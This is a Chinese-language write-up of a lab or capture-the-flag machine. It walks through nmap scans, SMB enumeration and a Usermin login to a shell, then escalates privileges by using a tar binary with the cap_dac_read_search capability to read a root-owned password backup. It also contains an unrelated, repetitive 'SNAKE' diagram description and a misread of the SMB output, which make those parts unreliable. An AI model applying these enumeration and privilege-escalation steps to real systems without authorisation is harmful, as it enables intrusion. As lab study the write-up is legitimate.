

目标

拿到系统的root权限

注：靶机的IP地址有2个（因为靶机重装了）

- 192.168.64.3
- 192.168.64.9

信息收集

1.主机发现

查看当前主机（kali）的IP地址：

```
ip a
```

```
(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
   link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
   inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
   inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
   link/ether 96:93:72:08:04:a6 brd ff:ff:ff:ff:ff:ff
   inet 192.168.64.2/24 brd 192.168.64.255 scope global dynamic noprefixroute eth0
       valid_lft 3290sec preferred_lft 3290sec
   inet6 fd15:c0a8:61a3:87c8:6d7c:bd3:9809:27f9/64 scope global temporary dynamic
       valid_lft 604493sec preferred_lft 85863sec
   inet6 fd15:c0a8:61a3:87c8:9493:72ff:fe08:4a6/64 scope global dynamic mngtmpaddr noprefixroute
       valid_lft 2591989sec preferred_lft 604789sec
   inet6 fe80::9493:72ff:fe08:4a6/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

扫描192.168.64.0/24这个网段：

```
nmap -sn 192.168.64.0/24 --max-rate 1000
```

```
(kali㉿kali)-[~]
└─$ nmap -sn 192.168.64.0/24 --max-rate 1000
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-05 21:54 EDT
Nmap scan report for 192.168.64.1
Host is up (0.00023s latency).
MAC Address: D2:11:E5:E9:92:64 (Unknown)
Nmap scan report for 192.168.64.3
Host is up (0.0015s latency).
MAC Address: A2:15:EB:86:1D:DB (Unknown)
Nmap scan report for 192.168.64.2
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 28.02 seconds
```

可以比较清楚的发现靶机IP为 192.168.64.3

2.端口扫描与服务发现

使用TCP SYN扫描靶机开放端口：

```
nmap -sS 192.168.64.3 -p- --max-rate 1000
```

结果如下：

```
(kali㉿kali)-[~]
└─$ nmap -sS 192.168.64.3 -p- --max-rate 1000
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-05 22:01 EDT
Nmap scan report for 192.168.64.3
Host is up (0.00045s latency).
Not shown: 65530 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
10000/tcp open  snet-sensor-mgmt
20000/tcp open  dnp
MAC Address: A2:15:EB:86:1D:DB (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 78.77 seconds
```

使用UDP扫描：

```
nmap -sU 192.168.64.3 --top-ports 100 --max-rate 1000
```

```
(kali㉿kali)-[~]
└─$ nmap -sU 192.168.64.3 --top-ports 100 --max-rate 1000
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-05 22:02 EDT
Nmap scan report for 192.168.64.3
Host is up (0.0017s latency).
Not shown: 59 closed udp ports (port-unreach), 39 open|filtered udp ports (no-response)
PORT      STATE SERVICE
137/udp   open  netbios-ns
10000/udp open  ndmp
MAC Address: A2:15:EB:86:1D:DB (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 68.45 seconds
```

扫描各个端口对应的服务与系统可能的版本：

```
nmap -sV -O -p80,139,445,10000,20000,137 192.168.64.3 --max-rate 1000
```

```
(kali㉿kali)-[~]
$ nmap -sV -O -p80,139,445,10000,20000,137 192.168.64.3 --max-rate 1000
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-05 22:07 EDT
Nmap scan report for 192.168.64.3
Host is up (0.0017s latency).

PORT      STATE SERVICE      VERSION
80/tcp    open  http         Apache httpd 2.4.51 ((Debian))
137/tcp    closed netbios-ns
139/tcp    open  netbios-ssn  Samba smbd 4
445/tcp    open  netbios-ssn  Samba smbd 4
10000/tcp open  http         MiniServ 1.981 (Webmin httpd)
20000/tcp open  http         MiniServ 1.830 (Webmin httpd)
MAC Address: A2:15:EB:86:1D:DB (Unknown)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 59.94 seconds
```

139 端口 (NetBIOS Session Service)

- 服务名: netbios-ssn
- 作用: 这是较旧的 NetBIOS over TCP/IP 协议。它主要用于局域网内的机器发现、名称解析以及早期的文件和打印机共享。
- 背景: 在 Windows 2000 之前的时代, 它是文件共享的主力。现在它通常作为备份或为了兼容旧设备而存在。

445 端口 (Microsoft-DS / SMB)

- 服务名: microsoft-ds (Direct Host) 或 samba (Linux 环境下)
- 作用: 这是现代的 SMB (Server Message Block) 协议, 直接运行在 TCP/IP 之上。
- 核心功能: 它是目前 Windows 网络中文件共享、打印机共享、域控制器通信以及*远程管理 (如 IPC 管道) *的标准端口。

什么是 MiniServ / Webmin?

MiniServ 是 Webmin 自带的一个轻量级、用 Perl 编写的 HTTP 服务器。它的设计初衷是让管理员能够通过浏览器远程管理 Linux 系统 (如修改用户、配置防火墙、管理服务等), 而不需要直接操作命令行。

使用nmap内置的漏洞扫描脚本来发现可能存在的漏洞:


```
nmap -sV --script=vuln -O -p80,139,445,10000,20000,137 192.168.64.3 --max-rate 1000 -oL
```

将可能的漏洞信息保存在 nmap_vuln.txt 文件中。


3.浏览器访问，获取信息

访问网址：

- <http://192.168.64.3:80>



- <http://192.168.64.3:10000>：访问这个链接会跳转到 <https://192.168.64.3:10000>



- <http://192.168.64.3:20000>：访问这个链接会跳转到 <https://192.168.64.3:20000>

Brainfuck简介

Brainfuck（简称 BF）是极简主义编程语言中的“一代宗师”。它由 Urban Müller 在 1993 年发明，最初的目标是设计一种编译器体积最小的语言。

如果用一句话形容它：它用最简单的规则，实现了最复杂的混乱。

Brainfuck 的工作原理完全基于图灵机的概念。你可以想象面前有一条无限长的“纸带”，纸带被分成一个个小格子（单元格），每个格子初始值都是 0。

- > : 指针向右移动一格
- < : 指针向左移动一格
- + : 当前格子的数值 +1
- - : 当前格子的数值 -1
- . : 输出当前格子的 ASCII 字符
- , : 输入一个字符存入当前格子
- [: 如果当前值为 0，跳到对应的] 之后
-] : 如果当前值不为 0，跳回对应的 [处

扫描一下网站目录/文件：

```
ffuf -u http://192.168.64.3:80/FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2
```

结果如下：

```
# on at least 3 different hosts [Status: 200, Size: 11159, Words: 3444, Lines: 519, Duration: 11ms]
#                               [Status: 200, Size: 11159, Words: 3444, Lines: 519, Duration: 12ms]
#                               [Status: 200, Size: 11159, Words: 3444, Lines: 519, Duration: 11ms]
manual                         [Status: 301, Size: 313, Words: 20, Lines: 10, Duration: 7ms]
                               [Status: 200, Size: 11159, Words: 3444, Lines: 519, Duration: 16ms]
:: Progress: [87664/87664] :: Job [1/1] :: 20 req/sec :: Duration: [1:13:03] :: Errors: 0 ::
```

网站下面至少有manual文件夹。

在kali上, 下载seclists

```
sudo apt install seclists
```

访问一下: <http://192.168.64.3:80/manual>

页面如下：

APACHE

HTTP SERVER PROJECT

Apache > HTTP Server > Documentation

Apache HTTP Server Version 2.4

Apache HTTP Server Version 2.4 Documentation

Available Languages: [da](#) | [de](#) | [en](#) | [es](#) | [fr](#) | [ja](#) | [ko](#) | [pt-br](#) | [ru](#) | [tr](#) | [zh-cn](#)

Release Notes

[New features with Apache 2.3/2.4](#)
[New features with Apache 2.1/2.2](#)
[New features with Apache 2.0](#)
[Upgrading to 2.4 from 2.2](#)
[Apache License](#)

Reference Manual

[Compiling and Installing](#)
[Starting](#)
[Stopping or Restarting](#)
[Run-time Configuration Directives](#)
[Modules](#)
[Multi-Processing Modules \(MPMs\)](#)
[Filters](#)
[Handlers](#)
[Expression parser](#)
[Override Class Index for .htaccess](#)
[Server and Supporting Programs](#)
[Glossary](#)

Users' Guide

[Getting Started](#)
[Binding to Addresses and Ports](#)
[Configuration Files](#)
[Configuration Sections](#)
[Content Caching](#)
[Content Negotiation](#)
[Dynamic Shared Objects \(DSO\)](#)
[Environment Variables](#)
[Log Files](#)
[Mapping URLs to the Filesystem](#)
[Performance Tuning](#)
[Security Tips](#)
[Server-Wide Configuration](#)
[SSL/TLS Encryption](#)
[Suexec Execution for CGI](#)
[URL Rewriting with mod_rewrite](#)
[Virtual Hosts](#)

How-To / Tutorials

[Authentication and Authorization](#)
[Access Control](#)
[CGI: Dynamic Content](#)
[.htaccess files](#)
[Server Side Includes \(SSI\)](#)
[Per-user Web Directories \(public_html\)](#)
[Reverse proxy setup guide](#)
[HTTP/2 guide](#)

Platform Specific Notes

[Microsoft Windows](#)
[RPM-based Systems \(Redhat / CentOS / Fedora\)](#)
[Novell NetWare](#)
[EBCDIC Port](#)

Other Topics

[Frequently Asked Questions](#)
[Sitemap](#)
[Documentation for Developers](#)
[Helping with the documentation](#)
[Other Notes](#)
[Wiki](#)

Copyright 2021 The Apache Software Foundation.
Licensed under the [Apache License, Version 2.0](#).

Available Languages: [da](#) | [de](#) | [en](#) | [es](#) | [fr](#) | [ja](#) | [ko](#) | [pt-br](#) | [ru](#) | [tr](#) | [zh-cn](#)

[Modules](#) | [Directives](#) | [FAQ](#) | [Glossary](#) | [Sitemap](#)

好像没啥用。

3.2 进攻139/445端口

```
smbmap -H 192.168.64.3 -P 139
smbmap -H 192.168.64.3 -P 445
```

```
(kali㉿kali)~[~/Documents/curme]
$ smbmap -H 192.168.64.3 -P 139

SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnDEvans@gmail.com
https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 0 authenticated session(s)

[+] IP: 192.168.64.3:445      Name: 192.168.64.3      Status: NULL Session
    Disk                    Permissions      Comment
    ----                    -
    print$                  NO ACCESS      Printer Drivers
    IPC$                    NO ACCESS      IPC Service (Samba 4.13.5-Debian)
[*] Closed 1 connections
```

```
(kali㉿kali)-[~/Documents/curme]
$ smbmap -H 192.168.64.3 -P 445
```

Figure 1 shows a 3x4 grid of diagrams illustrating the construction of the word "SNAKE" from the letters S, N, A, K, E. Each diagram shows a different arrangement of the letters and their connections, representing a step in the process of building the word.

- Diagram 1 (Top Left):** Shows the letters S, N, A, K, E arranged in a grid. S is at the top left, N is to its right, A is below S, K is below N, and E is to the right of K. Connections are shown between S and N, S and A, N and K, and K and E.
- Diagram 2 (Top Middle):** Shows the letters S, N, A, K, E arranged in a grid. S is at the top left, N is to its right, A is below S, K is below N, and E is to the right of K. Connections are shown between S and N, S and A, N and K, and K and E.
- Diagram 3 (Top Right):** Shows the letters S, N, A, K, E arranged in a grid. S is at the top left, N is to its right, A is below S, K is below N, and E is to the right of K. Connections are shown between S and N, S and A, N and K, and K and E.
- Diagram 4 (Middle Left):** Shows the letters S, N, A, K, E arranged in a grid. S is at the top left, N is to its right, A is below S, K is below N, and E is to the right of K. Connections are shown between S and N, S and A, N and K, and K and E.
- Diagram 5 (Middle Middle):** Shows the letters S, N, A, K, E arranged in a grid. S is at the top left, N is to its right, A is below S, K is below N, and E is to the right of K. Connections are shown between S and N, S and A, N and K, and K and E.
- Diagram 6 (Middle Right):** Shows the letters S, N, A, K, E arranged in a grid. S is at the top left, N is to its right, A is below S, K is below N, and E is to the right of K. Connections are shown between S and N, S and A, N and K, and K and E.
- Diagram 7 (Bottom Left):** Shows the letters S, N, A, K, E arranged in a grid. S is at the top left, N is to its right, A is below S, K is below N, and E is to the right of K. Connections are shown between S and N, S and A, N and K, and K and E.
- Diagram 8 (Bottom Middle):** Shows the letters S, N, A, K, E arranged in a grid. S is at the top left, N is to its right, A is below S, K is below N, and E is to the right of K. Connections are shown between S and N, S and A, N and K, and K and E.
- Diagram 9 (Bottom Right):** Shows the letters S, N, A, K, E arranged in a grid. S is at the top left, N is to its right, A is below S, K is below N, and E is to the right of K. Connections are shown between S and N, S and A, N and K, and K and E.

SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnDEvans@gmail.com
<https://github.com/ShawnDEvans/smbmap>

```
[*] Detected 1 hosts serving SMB
```

```
[*] Established 1 SMB connections(s) and 0 authenticated session(s)
```

```
[+] IP: 192.168.64.3:445      Name: 192.168.64.3      Status: NULL Session
    Disk                      Permissions      Comment
    ----                      -
    print$                    NO ACCESS      Printer Drivers
    IPC$                      NO ACCESS      IPC Service (Samba 4.13.5-Debian)
[*] Closed 1 connections
```

从图片中可以看出，这个SMD允许匿名用户登陆。

枚举用户名:

```
enum4linux -U 192.168.64.3
```

```
===== ( Target Information ) =====
Target ..... 192.168.64.3
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none
```

上图中的用户是默认拥有的用户，没有太多得意义。

```
===== ( Users on 192.168.64.9 ) =====
Use of uninitialized value $users in print at ./enum4linux.pl line 972.
Use of uninitialized value $users in pattern match (m//) at ./enum4linux.pl line 975.

Use of uninitialized value $users in print at ./enum4linux.pl line 986.
Use of uninitialized value $users in pattern match (m//) at ./enum4linux.pl line 988.
enum4linux complete on Mon Apr  6 23:26:01 2026
```

上图中发现 enum4linux 报错了，使用如下命令来枚举用户

```
enum4linux -r 192.168.64.9
```

结果如下：

S-1-22-1-1000 Unix User\cyber (Local User)

找到用户了 cyber .

这个用户一定是linux系统中的用户！有用户名了，那要找一个登陆的地方。

3.3 进攻10000/2000端口

根据浏览器界面显示的内容可以判断出：

- 10000端口是给管理员登录的
- 20000端口是给普通用户登陆的

登陆网站

对端口10000与端口20000分别进行了登陆尝试：在20000端口成功登陆了。
在登陆界面找到如下位置：



直接点击就可以打开shell界面了，也不需要上传文件什么的了。

系统提权

1. 寻找提权突破口

```
[cyber@breakout ~]$ ls -al
total 572
drwxr-xr-x  9 cyber cyber 4096 Apr  6 23:41 .
drwxr-xr-x  3 root  root  4096 Oct 19 2021 ..
-rw-----  1 cyber cyber    0 Oct 20 2021 .bash_history
-rw-r--r--  1 cyber cyber  220 Oct 19 2021 .bash_logout
-rw-r--r--  1 cyber cyber 3526 Oct 19 2021 .bashrc
drwxr-xr-x  2 cyber cyber 4096 Oct 19 2021 .filemin
drwx-----  2 cyber cyber 4096 Oct 19 2021 .gnupg
drwxr-xr-x  3 cyber cyber 4096 Oct 19 2021 .local
-rw-r--r--  1 cyber cyber  807 Oct 19 2021 .profile
drwx-----  2 cyber cyber 4096 Oct 19 2021 .spamassassin
drwx-----  2 cyber cyber 4096 Apr  6 23:41 .ssh
-rwxr-xr-x  1 root  root 531928 Oct 19 2021 tar
drwxr-xr-x  2 cyber cyber 4096 Apr  6 23:42 .tmp
drwx----- 19 cyber cyber 4096 Apr  6 23:46 .usermin
-rw-r--r--  1 cyber cyber   48 Oct 19 2021 user.txt
[cyber@breakout ~]$ cat user.txt
3mp!r3{You_Manage_To_Break_To_My_Secure_Access}
[cyber@breakout ~]$
```

- 寻找拥有root权限运行的文件

```
find / -perm -u=s -type f 2>/dev/null
```

结果如下：

```
[cyber@breakout ~]$ find / -perm -u=s -type f 2>/dev/null
/usr/bin/umount
/usr/bin/passwd
/usr/bin/su
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/fusermount
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/chsh
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
```

- 寻找拥有敏感字眼的文件
 - key
 - pass

- bak
- back

```
find / \( -path /sys -o -path /proc -o -path /root -o -path /dev -o -path /lib -o -
```

结果如下：

```
cyber@breakout ~]$ find / \( -path /sys -o -path /proc -o -path /root -o -path /dev -o -path /lib -o -path /usr \) -prune -o -iname "*key*" 2>/dev/null
/root
/home/cyber/.ssh/authorized_keys
/sys
/usr
/proc
/etc/init.d/keyboard-setup.sh
/etc/apparmor.d/abstractions/ssl_keys
/etc/default/keyboard
/etc/rcS.d/S81keyboard-setup.sh
/etc/console-setup/cached_setup_keyboard.sh
/etc/ssl/certs/OISTE_WISEKey_Global_Root_GC_CA.pem
/etc/ssl/certs/OISTE_WISEKey_Global_Root_GB_CA.pem
/etc/systemd/system/sysinit.target.wants/keyboard-setup.service
/var/lib/dpkg/info/keyboard-configuration.postrm
/var/lib/dpkg/info/debian-archive-keyring.postrm
/var/lib/dpkg/info/libkeyutils1:amd64.triggers
/var/lib/dpkg/info/libkeyutils1:amd64.symbols
/var/lib/dpkg/info/keyboard-configuration.templates
/var/lib/dpkg/info/debian-archive-keyring.postinst
/var/lib/dpkg/info/libkeyutils1:amd64.shlibs
/var/lib/dpkg/info/debian-archive-keyring.preinst
/var/lib/dpkg/info/debian-archive-keyring.prerm
/var/lib/dpkg/info/keyboard-configuration.preinst
/var/lib/dpkg/info/libkeyutils1:amd64.list
/var/lib/dpkg/info/keyboard-configuration.postinst
/var/lib/dpkg/info/keyboard-configuration.config
/var/lib/dpkg/info/keyboard-configuration.md5sums
/var/lib/dpkg/info/debian-archive-keyring.md5sums
/var/lib/dpkg/info/keyboard-configuration.list
/var/lib/dpkg/info/libkeyutils1:amd64.md5sums
/var/lib/dpkg/info/debian-archive-keyring.list
/var/lib/dpkg/info/debian-archive-keyring.conffiles
/var/lib/systemd/deb-systemd-helper-enabled/keyboard-setup.service.dsh-also
/var/lib/systemd/deb-systemd-helper-enabled/sysinit.target.wants/keyboard-setup.service
/lib
/boot/grub/i386-pc/usb_keyboard.mod
/boot/grub/i386-pc/at_keyboard.mod
/boot/grub/i386-pc/keylayouts.mod
/boot/grub/i386-pc/sendkey.mod
/boot/grub/i386-pc/keystatus.mod
/dev
/run/systemd/units/invocation:keyboard-setup.service
/run/udev/links/\x2finput\x2fby-id\x2fusb-QEMU_QEMU_USB_Keyboard_68284-0000:00:1d.7-3-event-kbd
```

```
cyber@breakout ~]$ find / \( -path /sys -o -path /proc -o -path /root -o -path /dev -o -path /lib -o -path /usr \) -prune -o -iname "*pass*" 2>/dev/null
/root
/sys
/usr
/proc
/etc/passwd
/etc/apparmor.d/abstractions/smbpass
/etc/security/opasswd
/etc/pam.d/passwd
/etc/pam.d/chpasswd
/etc/pam.d/common-password
/etc/webmin/passwd
/etc/webmin/cluster-passwd
/etc/webmin/htaccess-httpasswd
/etc/usermin/change-pass
/etc/usermin/htaccess-httpasswd
/etc/passwd-
/etc/ssl/certs/Buyypass_Class_3_Root_CA.pem
/etc/ssl/certs/Buyypass_Class_2_Root_CA.pem
/etc/apache2/mods-available/proxy_fdpass.load
/var/backups/.old_pass.bak
/var/lib/dpkg/info/base-passwd.list
/var/lib/dpkg/info/base-passwd.postinst
/var/lib/dpkg/info/base-passwd.md5sums
/var/lib/dpkg/info/passwd.list
/var/lib/dpkg/info/base-passwd.templates
/var/lib/dpkg/info/base-passwd.preinst
/var/lib/dpkg/info/passwd.conffiles
/var/lib/dpkg/info/passwd.md5sums
/var/lib/dpkg/info/passwd.preinst
/var/lib/dpkg/info/passwd.postrm
/var/lib/dpkg/info/passwd.postinst
/var/lib/dpkg/info/base-passwd.postrm
/var/lib/dpkg/info/passwd.prerm
/var/lib/pam/password
/var/lib/samba/private/passdb.tdb
/var/cache/debconf/passwords.dat
/lib
/boot/grub/i386-pc/password.mod
/boot/grub/i386-pc/legacy_password_test.mod
/boot/grub/i386-pc/password_pbkdf2.mod
/dev
/run/systemd/ask-password
```

```
cyber@breakout ~]$ find / \( -path /sys -o -path /proc -o -path /root -o -path /dev -o -path /lib -o -path /usr \) -prune -o -iname "*bak*" 2>/dev/null
/root
/sys
/usr
/proc
/var/backups/.old_pass.bak
/lib
/dev
```

```

[cyber@breakout ~]$ find / \( -path /sys -o -path /proc -o -path /root -o -path /dev -o -path /lib -o -path /usr \) -prune -o -iname "*back*" 2>/dev/null
/root
/sys
/usr
/proc
/etc/alternatives/tdbbackup
/etc/alternatives/tdbbackup.8.gz
/etc/webmin/bacula-backup
/etc/webmin/backup-config
/var/backups
/var/lib/dpkg/alternatives/tdbbackup
/var/lib/dpkg/info/python3-cffi-backend:amd64.list
/var/lib/dpkg/info/python3-cffi-backend:amd64.md5sums
/var/cache/apt/archives/python3-cffi-backend_1.14.5-1_amd64.deb
/lib
/boot/grub/i386-pc/backtrace.mod
/boot/grub/i386-pc/loopback.mod
/boot/grub/i386-pc/gfxterm_background.mod
/dev

```

可以发现一个比较有意思的文件： `.old_pass.bak`

- 寻找有高危capabilities的命令（细粒度特权）

```
getcap -r / 2>/dev/null
```

结果如下：

```

[cyber@breakout ~]$ getcap -r / 2>/dev/null
/home/cyber/tar cap_dac_read_search=ep
/usr/bin/ping cap_net_raw=ep

```

可以发现在 `/home/cyber` 的目录下面的 `tar` 命令有一个高危的权限：允许无视任何权限读取文件内容（而且权限的核心状态是 `ep`）

去查看一下上面找到的 `.old_pass.bak`：

```

[cyber@breakout backups]$ ls -al
total 28
drwxr-xr-x  2 root root  4096 Apr  6 22:26 .
drwxr-xr-x 14 root root  4096 Oct 19  2021 ..
-rw-r--r--  1 root root 12732 Oct 19  2021 apt.extended_states.0
-rw-----  1 root root    17 Oct 20  2021 .old_pass.bak

```

2.思考提权路径

这是 `root` 用户的文件，当前 `cyber` 用户是看不了的。但是可以利用上面发现的 `tar` 命令来读取这个文件的内容：（先利用 `tar` 的权限来打包，然后解包，这样解出来的包就是属于当前用户的，就可以查看了）

```

cd ~
./tar -cf ./old_pass.tar /var/backups/.old_pass.bak
./tar -xf ./old_pass.tar -C ./
cat ./var/backups/.old_pass.bak

```

```

